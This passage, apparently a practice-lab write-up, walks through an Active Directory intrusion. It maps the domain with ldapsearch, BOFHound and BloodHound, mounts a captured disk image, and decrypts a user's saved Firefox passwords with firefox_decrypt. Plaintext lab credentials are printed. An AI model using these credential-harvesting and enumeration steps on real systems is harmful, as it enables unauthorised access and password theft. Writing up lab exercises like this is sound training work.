$ ls *.json
DC03.eu-ifrit.vl_1724321565_cert_bh.json        DC03.eu-ifrit.vl_1724321565_cert_ly4k_tpls.json  DC03.eu-ifrit.vl_1724321565_domains.json  DC03.eu-ifrit.vl_1724321565_users.json
DC03.eu-ifrit.vl_1724321565_cert_ly4k_cas.json  DC03.eu-ifrit.vl_1724321565_computers.json       DC03.eu-ifrit.vl_1724321565_groups.json
Success
Now we injest all to BloodHound.
- For BloodHound CE, there is a specific branch at https://github.com/xAiluros/ADExplorerSnapshot.py/tree/bloodhound-ce
BloodHound (eu-ifrit.vl)
We can import JSON to BloodHound and see user, computer objects etc but we shouln`t be see the ACL data. Seems some limitation and as it’s an Alpha version then need to be improved.
So, we back to get them using legacy LDAP query.
proxychains -q ldapsearch -LLL -H ldap://dc03.eu-ifrit.vl -D 'EU-IFRIT\henry.jordan' -w 'PenEuIfrit527#' -b "DC=EU-IFRIT,DC=VL" -N -o ldif-wrap=no -E '!1.2.840.113556.1.4.801=::MAMCAQc=' "(&(objectClass=*))" > DC03.EU-IFRIT.VL_objects.txt
$ tail -20 DC03.EU-IFRIT.VL_objects.txt
nTSecurityDescriptor:: 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
name: TSGateway
objectGUID:: NXr623lox0Cafbfqh3WOXg==
keywords: 10.0
keywords: 2073c12b-e403-41e0-a8fe-f48935704605
keywords: TSGateway
serviceClassName: TSGateway
serviceBindingInformation: 443
serviceDNSName: VDI02.eu-ifrit.vl
serviceDNSNameType: A
objectCategory: CN=Service-Connection-Point,CN=Schema,CN=Configuration,DC=eu-ifrit,DC=vl
dSCorePropagationData: 20240823054351.0Z
dSCorePropagationData: 16010101000000.0Z

# refldap://DomainDnsZones.eu-ifrit.vl/DC=DomainDnsZones,DC=eu-ifrit,DC=vl

# refldap://ForestDnsZones.eu-ifrit.vl/DC=ForestDnsZones,DC=eu-ifrit,DC=vl

# refldap://eu-ifrit.vl/CN=Configuration,DC=eu-ifrit,DC=vl
We got the text data but not possible to ingest like that directly to BloodHound.
We use ldapsearch_parser.py and BOFHound, an offline BloodHound ingestor and LDAP result parser to transform these outputs then ingest to BloodHound.
$ wget https://gist.githubusercontent.com/kozmer/725cde788e4b3c8bdd870468c243916b/raw/31fe6dc8eb89bb4bcac414f55bc91169d63864d8/ldapsearch_parser.py
$ git clone https://github.com/coffeegist/bofhound
$ cd bofhound
$ python3 -m venv venv
$ source venv/bin/activate
$ pip3 install .
$ cd ..
$ python3 ldapsearch_parser.py DC03.EU-IFRIT.VL_objects.txt DC03.EU-IFRIT.VL_objects_fixed.txt
$ bofhound -i DC03.EU-IFRIT.VL_objects_fixed.txt

 _____________________________ __    __    ______    __    __   __   __   _______
|   _   /  /  __   / |   ____/|  |  |  |  /  __  \  |  |  |  | |  \ |  | |       \
|  |_)  | |  |  |  | |  |__   |  |__|  | |  |  |  | |  |  |  | |   \|  | |  .--.  |
|   _  <  |  |  |  | |   __|  |   __   | |  |  |  | |  |  |  | |  . `  | |  |  |  |
|  |_)  | |  `--'  | |  |     |  |  |  | |  `--'  | |  `--'  | |  |\   | |  '--'  |
|______/   \______/  |__|     |__|  |___\_\________\_\________\|__| \___\|_________\

                            << @coffeegist | @Tw1sm >>

[00:09:14] INFO     Parsed 463 LDAP objects from 1 log files
[00:09:14] INFO     Parsed 0 local group/session objects from 1 log files
[00:09:14] INFO     Sorting parsed objects by type...
[00:09:14] INFO     Parsed 217 Users
[00:09:14] INFO     Parsed 58 Groups
[00:09:14] INFO     Parsed 13 Computers
[00:09:14] INFO     Parsed 1 Domains
[00:09:14] INFO     Parsed 1 Trust Accounts
[00:09:14] INFO     Parsed 7 OUs
[00:09:14] INFO     Parsed 5 GPOs
[00:09:14] INFO     Parsed 0 Schemas
[00:09:14] INFO     Parsed 0 Referrals
[00:09:14] INFO     Parsed 159 Unknown Objects
[00:09:14] INFO     Parsed 0 Sessions
[00:09:14] INFO     Parsed 0 Privileged Sessions
[00:09:14] INFO     Parsed 0 Registry Sessions
[00:09:14] INFO     Parsed 0 Local Group Memberships
[00:09:14] INFO     Parsed 2393 ACL relationships
[00:09:14] INFO     Created default users
[00:09:14] INFO     Created default groups
[00:09:14] INFO     Resolved group memberships
[00:09:14] INFO     Resolved delegation relationships
[00:09:14] INFO     Resolved OU memberships
[00:09:14] INFO     Linked GPOs to OUs
[00:09:14] INFO     Resolved domain trusts
[00:09:14] INFO     JSON files written to current directory
$ deactivate
And now we can inject all JSON files to BloodHound and be able to see all included ACL.

We have 3 trusted domains, we 1 bilateral trust between EU-IFRIT.VL and IT-IFRIT.VL:

Our user does not have any special privilege:

We have 3 Domain admins:


If we can take over VDI02 (computer object) or PROC (user object) then we can also take over the Domain Controller:
Below the list of Tier0 or High value objects:

Below the list of all Domain computers:

Using dig via our proxychains to the DC (as DNS server) then we find the IP address of DEV05 (others no answer):
- VDI01
- VDI02 172.16.40.225
- DC01
- DC03 172.16.41.14
- DC07
- DEV01
- DEV02
- DEV05 172.16.41.40
- SQL01
- SQL03
- BACKUP01
- RAS50005
- RAS50011
- RAS50014
- RAS50021
Add
dev05.eu-ifrit.vlin /etc/hosts
Virtual disk image analysis
We downloaded previously 1e3ae21e407bc487.vhdx so let’s dig into it if we can grab some sensitive information.
Following this guide virtual disk images windows-ubuntu, we mount the VDHX file to our machine:
$ sudo apt install libguestfs-tools
$ sudo mkdir /mnt/vdisk
$ sudo guestfish --rw -a 1e3ae21e407bc487.vhdx
Warning: program compiled against libxml 212 using older 209

Welcome to guestfish, the guest filesystem shell for
editing virtual machine filesystems and disk images.

Type: ‘help’ for help on commands
      ‘man’ to read the manual
      ‘quit’ to quit the shell

><fs> run
 100% ⟦▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒▒⟧ 00:00
><fs> list-filesystems
/dev/sda2: ntfs
><fs> exit
Found that the partition is /dev/sda2 using ntfs format
$ cat /etc/passwd | grep user
user:x:1000:1000:user,,,:/home/user:/usr/bin/zsh
$ sudo guestmount --add 1e3ae21e407bc487.vhdx -o uid=1000 -o gid=1000 -o allow_other --rw /mnt/vdisk -m /dev/sda2
Then we access to all data on this disk:

Seems something interesting in Jack.Smith folder:


Firefox profile credentials cracking (jack.smith)
$ cd /mnt/vdisk/Jack.Smith/profiles

$ ls
AlternateServices.bin                  broadcast-listeners.json  datareporting               gmp-gmpopenh264     pkcs11.txt             sessionCheckpoints.json             times.json
ExperimentStoreData.json               cache2                    extension-preferences.json  gmp-widevinecdm     places.sqlite          sessionstore-backups                webappsstore.sqlite
SiteSecurityServiceState.bin           cert9.db                  extension-store             handlers.json       places.sqlite-shm      sessionstore.jsonlz4                webappsstore.sqlite-shm
Telemetry.FailedProfileLocks.txt       compatibility.ini         extension-store-menus       jumpListCache       places.sqlite-wal      settings                            webappsstore.sqlite-wal
activity-stream.discovery_stream.json  containers.json           extensions                  key4.db             prefs.js               shield-preference-experiments.json  xulstore.json
activity-stream.weather_feed.json      content-prefs.sqlite      extensions.json             logins-backup.json  protections.sqlite     startupCache
addonStartup.json.lz4                  cookies.sqlite            favicons.sqlite             logins.json         safebrowsing           storage
addons.json                            cookies.sqlite-shm        favicons.sqlite-shm         minidumps           saved-telemetry-pings  storage.sqlite
bookmarkbackups                        cookies.sqlite-wal        favicons.sqlite-wal         parent.lock         search.json.mozlz4     targeting.snapshot.json
bounce-tracking-protection.sqlite      crashes                   formhistory.sqlite          permissions.sqlite  security_state         thumbnails

$ cat logins-backup.json
{"nextId":2,"logins":[{"id":1,"hostname":"http://git.ifrit.vl","httpRealm":null,"formSubmitURL":"http://git.ifrit.vl","usernameField":"user[login]","passwordField":"user[password]","encryptedUsername":"MEIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECFvubpLtkV7fBBiFdFgKaPf9KC4aHS1vvUo+yq1rffq3ACU=","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECA9ZszeOMDO2BBCfhJomJzmGeOF1GSsHhzxV","guid":"{2d7bfd7c-3b15-4eeb-95f9-bcb3f92263b9}","encType":1,"timeCreated":1720948608620,"timeLastUsed":1720948608620,"timePasswordChanged":1720948608620,"timesUsed":1,"syncCounter":1,"everSynced":false,"encryptedUnknownFields":"MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECAhphWObdCQPBAiGUZE4gXKXMg=="}],"potentiallyVulnerablePasswords":[],"dismissedBreachAlertsByLoginGUID":{},"version":3}

$ cat logins.json
{"nextId":2,"logins":[{"id":1,"hostname":"http://git.ifrit.vl","httpRealm":null,"formSubmitURL":"http://git.ifrit.vl","usernameField":"user[login]","passwordField":"user[password]","encryptedUsername":"MEIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECJe2Qkxy8MsjBBi29TArA/n/ihTvzMUAd9z1lgVZXc1TR1s=","encryptedPassword":"MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECLx3W+60hAWiBBDejBvl0zZqTKbzBBEf22FG","guid":"{2d7bfd7c-3b15-4eeb-95f9-bcb3f92263b9}","encType":1,"timeCreated":1720948608620,"timeLastUsed":1720948614552,"timePasswordChanged":1720948608620,"timesUsed":2,"syncCounter":1,"everSynced":false,"encryptedUnknownFields":null}],"potentiallyVulnerablePasswords":[],"dismissedBreachAlertsByLoginGUID":{},"version":3}
Found Firefox’s profile with saved credentials and the key4.db
Let’s go to crack it.
$ git clone https://github.com/unode/firefox_decrypt
$ cd firefox_decrypt
$ python3 firefox_decrypt.py /mnt/vdisk/Jack.Smith/profiles
2024-08-24 01:58:13,890 - WARNING - profile.ini not found in /mnt/vdisk/Jack.Smith/profiles
2024-08-24 01:58:13,890 - WARNING - Continuing and assuming '/mnt/vdisk/Jack.Smith/profiles' is a profile location

Website:   http://git.ifrit.vl
Username: 'jack.smith@ifrit.vl'
Password: 'JigokuNoKaen10'
Found
jack.smith@ifrit.vl:JigokuNoKaen10
Get the IP of git.ifrit.vl:
$ proxychains -q dig +tcp any git.ifrit.vl @172.16.41.14

; <<>> DiG 9.20.0-Debian <<>> +tcp any git.ifrit.vl @172.16.41.14
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8255
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;git.ifrit.vl.			IN	ANY

;; ANSWER SECTION:
git.ifrit.vl.		3600	IN	A	172.16.40.150

;; Query time: 273 msec
;; SERVER: 172.16.41.14#53(172.16.41.14) (TCP)
;; WHEN: Sat Aug 24 01:45:05 JST 2024
;; MSG SIZE  rcvd: 57
Add
git.ifrit.vlin /etc/hosts
Quick enumeration:
$ nmap -sT -v -T4 -p 22,80,443,8080,3128,389,135,445,5985,3389 --open -Pn 172.16.40.150
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 03:25 JST
Initiating Connect Scan at 03:25
Scanning git.ifrit.vl (172.16.40.150) [10 ports]
Discovered open port 22/tcp on 172.16.40.150
Discovered open port 80/tcp on 172.16.40.150
Discovered open port 3128/tcp on 172.16.40.150
Completed Connect Scan at 03:25, 0.29s elapsed (10 total ports)
Nmap scan report for git.ifrit.vl (172.16.40.150)
Host is up (0.29s latency).
Not shown: 7 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3128/tcp open  squid-http
Interesting another Squid proxy is found
Then let’s check:
